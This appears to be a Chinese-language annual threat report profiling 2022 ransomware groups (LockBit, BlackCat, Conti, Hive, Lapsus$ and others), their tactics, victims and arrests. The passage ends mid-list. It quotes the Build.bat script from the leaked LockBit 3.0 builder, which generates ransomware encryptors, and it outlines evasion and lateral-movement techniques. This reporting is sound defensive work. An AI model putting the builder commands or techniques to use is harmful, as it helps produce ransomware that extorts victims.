能源	2020.07	巴西电力公司Light SA遭Sodinokibi勒索	索要1400万美元的赎金
	2020.07	伊朗纳坦兹核设施起火可能是人为破坏	伊朗主要核设施发生的大火造成了“重大损失”
	2021.05	美国最大的成品油管道运营商Colonial Pipeline	Colonial Pipeline支付了将近500万美元的赎金以恢复被攻击的系统。本次攻击成为美国能源系统有史以来遭遇的最严重网络袭击，也导致了美国首次因网络攻击而进入国家紧急状态。
	2022.08	希腊天然气运营商遭到Ragnar Locker勒索软件攻击	攻击导致IT系统中断，并泄露了部分数据。
	2022.08	俄罗斯黑客攻击乌克兰国有核电运营商	People’s Cyber Army组织使用725万个bot帐户向乌克兰国家核电公司Energoatom的网站注入垃圾流量，使其无法访问，攻击持续了三个小时。
	2022.09	BlackCat勒索软件攻击意大利能源机构	BlackCat勒索软件组织在其暗网数据泄露网站上添加了一个新条目，声称从意大利能源机构的服务器上窃取了大约700GB的文件。
	2022.10	Everest勒索团伙攻击南非国有电力公司	Everest勒索软件团伙表示可以访问公司的所有服务器，并对其中的许多服务器具有root访问权限。

6月18日，LockBit团伙攻击了数字安全巨头Entrust，宣布将在8月19日公布窃取的所有数据。但该团伙的泄密站点遭到了疑似与Entrust相关的DDoS攻击，因此未能泄密数据。此次事件发生后，LockBit勒索软件行动的公共代表“LockBitSupp”宣布，正在改进对分布式拒绝服务（DDoS）攻击的防御，并努力将勒索操作提高到三重勒索水平，即先加密，再泄露数据，最后发起DDoS攻击。LockBit团伙表示，已经了解了DDoS攻击方式的破坏性，现在正在考虑将该攻击作为一种勒索筹码，而不只是加密和泄露数据。

2022年9月，一位名为“Ali Qushji”的新注册Twitter用户表示，其团队入侵了LockBit服务器，并找到了LockBit 3.0勒索软件的生成器。但LockBitSupp声称，该团伙并没有遭到黑客入侵，泄密者是Lockbit勒索软件组织雇用的程序员，开发人员对Lockbit的领导层心怀不满，所以泄露了生成器。生成器由四个文件组成：

Build	2022/9/9 9:29	文件夹	
Build.bat	2022/9/9 8:14	Windows 批处理文件	1 KB
builder.exe	2022/9/9 9:28	应用程序	470 KB
config.json	2022/9/9 8:02	JSON 文件	9 KB
keygen.exe	2022/9/9 9:25	应用程序	31 KB

Build.bat

用于构建所有文件的批处理文件

```
ERASE /F /Q %cd%\Build\*.*
keygen -path %cd%\Build -pubkey pub.key -privkey priv.key
builder -type dec -privkey %cd%\Build\priv.key -config config.json -ofile %cd%\Build\LB3Decryptor.exe
builder -type enc -exe -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3.exe
builder -type enc -exe -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_pass.exe
builder -type enc -dll -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32.dll
builder -type enc -dll -pass -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_Rundll32_pass.dll
builder -type enc -ref -pubkey %cd%\Build\pub.key -config config.json -ofile %cd%\Build\LB3_ReflectiveDll_DllMain.dll
exit
```

config.json

可修改的配置文件，包含例如目录和文件名的白名单、尝试登录的用户名密码和勒索运行时的各项配置。


keygen.exe

生成一对公私钥及解密ID,并将BASE64编码后放置在priv.key/pub.key文件中。

builder.exe

该程序可以根据配置文件和生成的priv.key/pub.key文件，进一步生成各种DLL和EXE格式的加密器和解密器。

Build目录为空，运行Build.bat 文件会自动执行构建过程，在Build目录下生成各项文件。



10月26日，一名与LockBit勒索软件行动有关的人员在加拿大安大略省被捕。欧洲刑警组织称，在逮捕过程中，警方查获了8台电脑、32个外部硬盘和价值40万欧元的加密货币。被捕的LockBit团伙成员名为Mikhail Vasiliev，被指控参与了针对全球关键基础设施和大型工业集团的攻击。如果罪名成立，他将面临最高5年的监禁。


BlackCat

勒索团伙	BlackCat（ALPHV）	团伙图标
首次发现日期	2021年11月	
攻击地区	美国、澳大利亚	
针对行业	金融、服务业、建筑、零售、制造、技术和能源等	
显著特点	第一个基于Rust编写的勒索软件；三重勒索模式	
知名受害实体	美国国防IT承包商NJVC（2022年10月） 美国萨福克县政府（2022年9月） 欧洲能源供应商Creos（2022年7月）	

BlackCat新型勒索软件于2021年11月出现，也称为ALPHV，是目前发现的第一个基于Rust编写的多平台勒索软件，支持在Windows、基于Linux的操作系统（Debian、Ubuntu、ReadyNAS、Synology）和VMWare ESXi系统上执行。BlackCat使用三重勒索策略，在加密设备之前窃取数据，并且会发起DDoS攻击以威胁受害者，直到受害者支付赎金。


BlackCat积极招募新的分支机构。在勒索软件匿名市场（RAMP）和其他俄语黑客论坛等地下论坛发布广告，以吸引附属机构加入其团伙。BlackCat团伙为其关联公司提供非常可观的分成，高达受害者已支付赎金的90%，远高于其他RaaS团伙为附属公司提供的报酬。

从受害者地区来看，BlackCat勒索软件主要针对美国企业，该地区的受害者占总数的40%以上。澳大利亚受害者数量位居第二，其余则分散在欧洲和亚太地区。BlackCat勒索软件针对的行业包括金融、技术、能源、建筑和服务业等，受害者主要为小型企业。



BlackCat勒索软件攻击区域和行业分布

2022年9月，研究人员发现，Emotet僵尸网络正被用于在受感染的系统上安装Cobalt Strike信标作为第二阶段的有效载荷，从而允许攻击者横向移动并在受害者的网络中部署BlackCat勒索软件有效载荷。目前，至少有两个已知的分支机构在攻击活动中部署了BlackCat恶意软件：DEV-0237（之前部署过Ryuk、Conti和Hive）和DEV-0504（之前部署过Ryuk、REvil、BlackMatter和Conti）。各个RaaS附属机构入侵目标组织的方法不同，常见入口向量包括远程桌面应用程序和泄露的登录凭据，或利用Exchange服务器漏洞获取目标网络的访问权限。



通过Exchange漏洞利用部署BlackCat勒索软件的攻击链（图源：微软）

BlackCat使用Rust来构建勒索加密器，这种与平台无关的语言增强了该组织的目标系统的范围，同时也一定程度上能够躲避静态检测和增加安全分析人员的逆向难度。通过分析该勒索家族的样本，BlackCat勒索软件使用输入口令作为必要的命令行参数，以此逃避自动化沙箱检测。在执行加密文件前使用COM接口绕过UAC进行提权，关闭特定的服务和进程，以及删除卷影备份、禁止自动修复。除了加密本地受害主机上的文件，还会进行横向传播，BlackCat勒索软件如若发现存活的其他网络服务器，则会首先广播NetBIOS名称服务（NBNC）消息以确认这些设备，然后尝试使用默认配置的账户和密码，执行PsExec进行远程交互和自我复制。

Conti

勒索团伙	Conti	团伙图标
首次发现日期	2019年12月	
攻击地区	美国、荷兰、澳大利亚、英国、加拿大等	
针对行业	制造业、材料、专业服务、建造等	
显著特点	Ryuk勒索软件家族的变种	
知名受害实体	秘鲁国家情报局MOF-DIGIMIN（2022年5月） 哥斯达黎加政府机构（2022年4月） 印度尼西亚中央银行（2021年12月）	

Conti是疑似由俄罗斯黑客组织运营的勒索团伙，是2022年年初最活跃的勒索团伙之一。Conti勒索软件被认为是流行的Ryuk勒索软件家族的变种，通过多种流行的恶意软件传播，包括Trickbot/Emotet和BazarLoader。攻击者最初通过网络钓鱼攻击安装恶意软件，或者利用暴露在Internet的设备中的漏洞进行攻击。2021年12月，Conti勒索组织利用Log4j2漏洞展开攻击活动，是已知的第一个将Log4j漏洞武器化的勒索团伙。

2022年5月下旬，Conti勒索软件团伙正式关闭其运营。尽管面对公众的“Conti News”数据泄露和赎金谈判网站仍处于在线状态，且于5月20日上传了反美仇恨言论，宣称美国是“地球之癌”，但团伙成员用于执行谈判和在其数据泄露网站上发布“新闻”的Tor管理面板已离线。

此次关闭可能与以下三点原因有关：

1.Conti组织在俄乌冲突中表现出亲俄的政治立场，因此内部信息遭到泄露。泄露的数据包括内部聊天记录、组件源代码、内部培训材料、组织成员的身份信息等。

2.美国国务院重金征求有关Conti勒索软件组织成员的信息。2022年5月6日，美国国务院通过跨国组织犯罪奖励方案，提供1000万美元奖励，征求能够识别Conti团伙关键人物的信息。美国国务院还提供500万美元用于换取能够帮助逮捕与该组织有关联的个人的信息。

3.由于欧美国家对俄罗斯的制裁，自2022年2月以来，Conti几乎没有收到赎金。Advintel安全公司的研究人员称，在欧美国家看来，支付给 Conti 的每一笔赎金都可能流向了受制裁的俄罗斯个人，因此支付赎金的行为违反了OFAC金融制裁措施。比起支付赎金的违规风险，受害者宁愿承担经济损失。由于这些限制，Conti基本上失去了主要收入来源。


仅仅是“Conti”这个品牌关闭，并不代表勒索团伙本身会解散。在正式关闭之前，Conti组织一直在默默地创建细分市场，这些细分的新子群可能利用现有的Conti alter ego和locker恶意软件展开攻击，或者借此机会创建新的恶意软件。据悉，活跃的BlackByte和BlackBasta勒索软件均为Conti的附属品牌。

Conti组织使用网络钓鱼来部署BazarLoader后门或者漏洞利用（例如CVE-2018-13379和CVE-2018-13374）来作为初始的攻击向量，之后寻找和泄露敏感数据。在加密前执行删除卷影副本、执行任务计划等，并查找域管理员凭证或打印机漏洞（CVE-2021-1675）等来进行提权操作。Conti通常使用RSA和ChaCha20或者AES组合算法来加密文件。此外，还会使用第三方软件，例如Anydesk来进一步控制系统和横向移动。

BlackByte

勒索团伙	BlackByte
首次发现日期	2021年7月
攻击地区	美国、加拿大、澳大利亚等
针对行业	制造、零售、专业和法律服务、酒店、建筑等
显著特点	自定义数据渗漏工具Exbyte；属于Conti的品牌重塑分支
知名受害实体	国家橄榄球联盟旧金山 49 人队（2022年2月）

BlackByte是一个勒索软件即服务（RaaS）组织，至少从2021年7月开始就一直活跃，可以加密受感染的Windows 主机系统上的文件，包括虚拟服务器。该团伙在攻击中利用软件漏洞来获得对其企业目标网络的初始访问权限。2022年8月，BlackByte团伙在短暂调整后，推出BlackByte 2.0版本。勒索团伙启动了一个全新的Tor数据泄露站点，使用了新的勒索策略，允许目标付费将其数据的发布时间延长到24小时（5000美元）、下载数据（200000美元）或销毁所有数据（300000美元）。这些新策略的目标是让受害者付费删除数据，并让其他威胁参与者根据需要购买数据。BlackByte 加密程序的流程如图：



BlackByte加密程序的流程（图源：trustwave）

BlackByte利用蠕虫功能，并调整卷影存储的大小以将其删除，这是Conti勒索软件的特征。此外，BlackByte勒索软件团伙的战术、技术和程序（TTP）与Conti之间有许多相似之处。因此，研究人员普遍认为，BlackByte软件为Conti的一个品牌重塑分支。

该勒索团伙常使用ProxyShell漏洞对受害系统进行初始访问，并在部署勒索软件之前，使用NetScan、AnyDesk等来进一步发现和控制系统。越来越多的勒索团伙从使用开源工具逐渐转向定制化开发所使用的工具。以往BlackByte常使用WinRar来打包有价值的敏感数据，并上传至匿名的文件共享网站，近期研究人员发现该组织使用了自定义的一款数据泄露工具Exbyte。

“Exbyte”是BlackByte勒索软件攻击者开发并使用的自定义数据泄露工具。该工具是用Go编程语言编写的，可以加速窃取受害者数据，并将其上传到Mega.co.nz云存储服务。当Exbyte执行时，它会检查是否在沙箱中运行，如果检测到沙箱则停止运行。


BlackByte针对的主要行业包括制造、零售、专业和法律服务、酒店、建筑等。此外，BlackByte是受害者主要集中在美国境内，但也已观察到加拿大、南美、澳大利亚、欧洲、非洲和亚洲的攻击尝试。近几个月，BlackByte 已成为勒索软件攻击中最常用的有效负载之一。

Black Basta

勒索团伙	Black Basta
首次发现日期	2022年4月
攻击地区	北美、欧洲和亚太地区等
针对行业	建筑、服务、零售、保险和制造业等
显著特点	属于Conti的品牌重塑分支
知名受害实体	建材巨头可耐福（2022年7月） 以色列国防承包商（2022年6月） 美国牙科协会（2022年4月）


Black Basta是在2022年4月新出现的勒索团伙，由于具备在短时间内迅速执行多次攻击的能力，因此Black Basta在出现不久后很快就声名鹊起。Black Basta的大部分受害者位于北美，其次是欧洲和亚太地区。受害者行业包括建筑、服务、零售、保险和制造业等。

Black Basta勒索攻击受害者地区分布



Black Basta在短时间内产生的影响表明该组织具有一套经过实践且有效的战术、技术和程序（TTP），而其数据泄露博客、支付站点、恢复门户、受害者通信以及谈判方法与Conti团伙存在相似之处，因此被认为是Conti团伙的分支。

Black Basta勒索团伙常使用Qakbot木马进行分发和部署勒索软件。例如，分发鱼叉邮件诱使受害者启用宏代码，并下载执行Qakbot恶意组件，之后继续释放感染，例如Cobeacon后门用于泄露数据的通信。此外还使用PrintNightmare打印机漏洞来提取权限。在后续阶段，使用PsExec、RDP等多种工具进行横向移动。



Black Basta的感染链（图源：趋势科技）

Hive

勒索团伙	Hive	团伙图标
首次发现日期	2021年6月	
攻击地区	美国、阿根廷、澳大利亚、巴西、加拿大、中国等	
针对行业	政府设施、能源、金融服务、通信以及信息技术等	
显著特点	采用Go语言编写开发	
知名受害实体	法国电信巨头Altice（2022年8月） 英国Wooton Upper学校（2022年8月） 哥斯达黎加公共卫生机构（2022年5月）	

Hive勒索软件组织于2021年6月首次出现，使用的Hive勒索软件采用Go语言编写开发。该勒索团伙通过漏洞利用、暴力破解凭据或鱼叉式网络钓鱼进行初始访问。成功加密文件后，文件将使用.hive扩展名保存。Hive在赎金通知中为每个受害者分配可以登录Hive门户的专用ID和凭据，受害者可以通过TOR访问Hive门户，与攻击者进行交流，并接收解密器。


根据FBI的信息，截至2022年11月，Hive勒索软件攻击者已使全球1,300多家公司受害，收到约1亿美元的赎金。攻击者使用Hive勒索软件针对广泛的企业和关键基础设施部门，包括政府设施、能源、金融服务、通信以及信息技术等行业，受影响最严重的行业为医疗保健和公共卫生（HPH）。目标国家包括中国、美国、阿根廷、澳大利亚、巴西、加拿大、哥伦比亚、萨尔瓦多、法国、德国、印度、意大利、荷兰、挪威、秘鲁、葡萄牙、沙特阿拉伯、西班牙、瑞士、泰国以及英国。

Hive勒索组织常使用网络钓鱼或微软的ExChange服务器漏洞（CVE-2021-31207、CVE-2021-34473和CVE-2021-34523）来获得受害主机的访问权限。在进入系统后，使用黑客工具（例如PCHunter、GMER等）来卸载安全防护软件。Hive前期使用Go作为开发语言，针对Windows/Linux和ESXi进行多平台的勒索攻击。受到BlackCat的启发，Hive今年逐渐转向Rust用于勒索软件的开发，基于Rust的语言特点，能够更快速的并发加密文件。此外，新的变种使用Curve25519和ChaCha20作为加密文件的方案。该组织采用双重勒索的手段，通过在tor或匿名共享网站上公布获取的敏感数据，来迫使受害者交付赎金。

Ragnar Locker

勒索团伙	Ragnar Locker	团伙图标
首次发现日期	2019年12月	
攻击地区	北美、欧洲和亚洲等	
针对行业	关键制造业、能源、金融服务、政府、信息技术等	
显著特点	高度针对关键基础设施运营商	
付款方式	比特币	
知名受害实体	葡萄牙航空公司TAP Air Portugal（2022年8月） 希腊天然气运营商DESFA（2022年8月） 中国台湾内存制造商威刚（2021年5月）	

Ragnar Locker勒索软件于2019年12月下旬首次被发现，攻击者通常以托管服务提供商（MSP）为目标，并利用Windows远程桌面协议（RDP）中的漏洞来获得受害组织的立足点。勒索软件首先检查潜在受害者是否位于独联体国家，如果受害者位于俄罗斯、白俄罗斯或其他前苏联国家，则不会部署。



Ragnar Locker 执行流程（图源：cybereason）

Ragnar Locker组织在Tor上运营着一个名为“Wall of Shame”的数据泄露站点。每个受害者都有对应的泄漏页面，包括受害者公司的描述、公司地址、收入和电话号码。Ragnar Locker的首选付款方式是比特币，受害者所在的地区包括北美、欧洲和亚洲。

Ragnar Locker的攻击具有高度针对性，对关键基础设施运营商构成了巨大威胁。2022年3月7日，美国联邦调查局（FBI）表示，Ragnar Locker勒索软件团伙已经侵入了来自美国多个关键基础设施部门的至少52个组织的网络，影响了关键制造业、能源、金融服务、政府和信息技术等领域的实体，对关键基础设施领域造成了巨大的打击。

Ragnar Locker勒索团伙在进行攻击时有一个显著的特点，为了逃避检测，在受害主机上部署一个特制且带有Windows xp映像文件的VirtualBox VM程序，并将受害主机上的所有本地驱动器以可读可写的权限映射到虚拟机中进行加密。由于虚拟机进程执行加密文件的操作在大多安全产品看来是受信任的正常行为，因此容易被忽略。

LAPSUS$

勒索团伙	Lapsus$
首次发现日期	2021年12月
攻击地区	葡萄牙、美国、韩国等
针对行业	电信公司以及科技巨头
显著特点	数据勒索团伙，攻击中未使用勒索软件
知名受害实体	美国人工智能计算公司英伟达（2022年2月） 韩国跨国综合企业三星集团（2022年3月） 美国科技巨头微软公司（2022年3月）

Lapsus$团伙自2021年12月开始展开活跃的攻击，是2022最引人注目的网络犯罪团伙之一。与传统的勒索软件团伙不同，Lapsus$组织是一个数据勒索团伙，在攻击中并未使用勒索软件，而是通常利用受害公司员工的漏洞来获取访问权限，随后窃取机密文件从而勒索受害企业。据信，Lapsus$在世界范围内都有分支机构，根据Telegram聊天记录，该团伙会说多种语言，包括英语、俄语、土耳其语、德语和葡萄牙语。

Lapsus$在攻击事件中用到的技术、策略和程序包括：

· 访问和抓取公司 Microsoft SharePoint 网站，以识别可能存储在技术文档中的凭据。

· 访问本地密码管理器和数据库以获取更多凭据并提升权限。

· 使用合法的ADExplorer工具对受害者环境进行侦察。


· 克隆git存储库并提取敏感的 API 密钥。

· 使用泄露的凭据访问公司VPN。

· 破坏受害者基础设施以阻碍分析。

Lapsus$也会通过暗网购买泄露的登录凭证来获得系统的访问权限，包括RDP/VPN或云应用账户。此外，SIM卡交换攻击（短信钓鱼、SIM卡劫持）也是该组织得以闻名的技术之一，通过该方法访问受害者的电子邮件，然后重置帐户密码并绕过多因素身份验证。在第二阶段，Lapsus$利用目标网络上JIRA、Confluence和GitLab等应用程序中的已知安全漏洞，尝试提取嵌入在存储库中的凭据，并使用AD资源管理器、DCsync和Mimikatz等Windows工具进行横向移动。

Lapsus$的攻击十分高调，其目标主要是电信公司以及科技巨头。与大多数“低调行事”的网络犯罪团伙不同，Lapsus$似乎没有试图掩盖其踪迹，其攻击及泄露通常都是公开的。Lapsus$具有很强大的社交媒体影响力，曾在Telegram 频道上创建公开投票，让公众选择下一个攻击或泄露的目标。



Lapsus$在Telegram发起的攻击目标投票

3月10日，Lapsus$勒索软件团伙还曾高调招募受雇于主要科技巨头和ISP的内部人员，试图通过支付报酬以换取访问权限。2022年上半年，Lapsus$成功入侵了包括微软、英伟达、Okta、三星以及育碧娱乐在内的一些大型企业。2022年4月后，因陷入被抓捕的危机，Lapsus$团伙暂时沉寂，但随后在2022年9月重新出现，对Uber和Rockstar Games公司展开攻击。

3月底，英国伦敦警方逮捕了7名涉嫌与Lapsus$黑客组织有关的青少年，这些少年的年龄在16至21岁之间，其中一名16岁的牛津少年可能是该组织的主谋。据称，这位青少年以White或Breachbase的化名，通过攻击活动获取了价值1400万美元的比特币。4月2日，又有两名英国青少年（一名16岁，一名17岁）因涉嫌与Lapsus$组织有关而被伦敦市警方逮捕。9月，伦敦警方再次在牛津郡逮捕到一名Lapsus$勒索团伙成员--17岁的少年黑客“A.K.”。10月19日，巴西联邦警察在费拉德桑塔纳逮捕了一名Lapsus$勒索团伙成员。

针对我国的勒索家族

2022年，针对我国的活跃勒索家族及简要介绍如下表：

勒索家族	简要介绍（含传播方式、加密算法）
Phobos	Phobos于2019年初开始传播，该勒索软件常见传播方式为暴力破解RDP登录，进行人工手动投毒。在国内长期活跃，并不断更新，至今已积累了多个变种，目标大多为中小企业。进入系统后往往会关闭防护软件，添加自启动，使用AES+RSA算法组合加密文件。
Mallox	Mallox（别名Target Company）于2021年6月被首次发现，2021年10月在国内出现攻击事件。该勒索家族目前已有多个变种，采用RAAS的运营模式，主要针对包括Spring Boot、通达OA等在内的Web应用系统。该家族使用多个渠道进行传播，包括匿隐的僵尸网络、横向渗透以及数据库弱口令爆破等。常用的加密文件算法为Curve25519+ChaCha20。
Tell you the pass	该家族主要通过各种软件漏洞、系统漏洞进行传播，例如之前广泛存在于OA系统上的Log4j2漏洞、某企业管理软件的反序列化漏洞等。最早出现于2020年7月，主要目标集中在国内，使用RSA+AES的组合加密算法加密目标系统的文件。
BeijngCrypt	该家族主要通过暴力破解RDP或SQL服务器来传播，以.beijing等作为扩展名，可以看出带有明显的地域针对性。该家族使用RSA+AES算法组合加密文件。
Stop	Stop勒索家族，别名Djvu，最早于2018年8月被发现，以伪装成破解软件或者激活软件作为捆绑，诱导用户下载运行作为主要的传播方式。该家族变种繁多，最近2年都广泛活跃在国内，常使用RSA+Salas20算法加密文件。
Makop	Makop勒索病毒家族最早于2020年1月被安全研究人员发现，该家族常使用暴力破解RDP，获取登录凭证后手动投毒的方式进行传播，主要采用RSA+AES加密算法来加密文件。
Magniber	Magniber勒索病毒家族最早于2017年开始活动，主要针对亚太地区进行攻击。其主要利用挂马网站，触发IE相关的漏洞下载感染受害主机，例如CVE-2021-26411、CVE-2020-0968、CVE-2021-40444等，此外还组合利用PrintNightmare打印机漏洞进行提权操作，常使用RSA+AES组合的加密方案加密文件。

针对国内的勒索软件攻击主要方式为网络钓鱼、漏洞利用和暴力破解远程桌面、数据库服务。在Windows系统平台上，多个勒索组织经常采用RDP爆破远程桌面登录继而手动投毒的方式。此外，与RDP相关的应用漏洞也有被利用的风险，例如向日葵RCE漏洞。其次，MSSQL和Microsoft Exchange也是Windwos平台中易受影响的服务，攻击手段包括漏洞利用和弱口令暴力破解等。由于今年绝大多数勒索组织试图获取目标系统的数据，因此越来越多的勒索攻击直接将数据存储服务相关的应用系统作为目标，比如NAS设备和Redis存储系统，多采用漏洞利用的方式获得访问或提升权限，例如Redis非授权访问漏洞。国内容易受到影响的软件/系统如下表：

软件名称	应用类型	攻击方式
Windows	操作系统	漏洞利用/RDP暴力破解/网络钓鱼
MSSQL/MYSQL	数据库服务	漏洞利用/数据库弱口令暴力破解
Microsoft Exchange	邮件服务器	漏洞利用
QNAP的NAS设备	数据存储服务	漏洞利用
Spring 框架	Web服务	漏洞利用
OA/企业管理系统	办公/财务管理	漏洞利用
HIS系统	医疗信息化系统	漏洞利用
Redis	数据存储服务	漏洞利用

移动端勒索软件病毒也对国内用户造成了一定影响。截至2022年10月30日，国家互联网应急中心历史累计通报锁屏勒索类的恶意程序5396个，该类病毒通过对用户手机锁屏，勒索用户付费解锁，对用户财产安全造成了严重的威胁。安卓手机端的勒索软件有以下三种模式：

1、设置触摸反馈无效，强制停留在勒索页面；

2、勒索页面强制频繁置顶，致使手机应用程序无法正常打开；

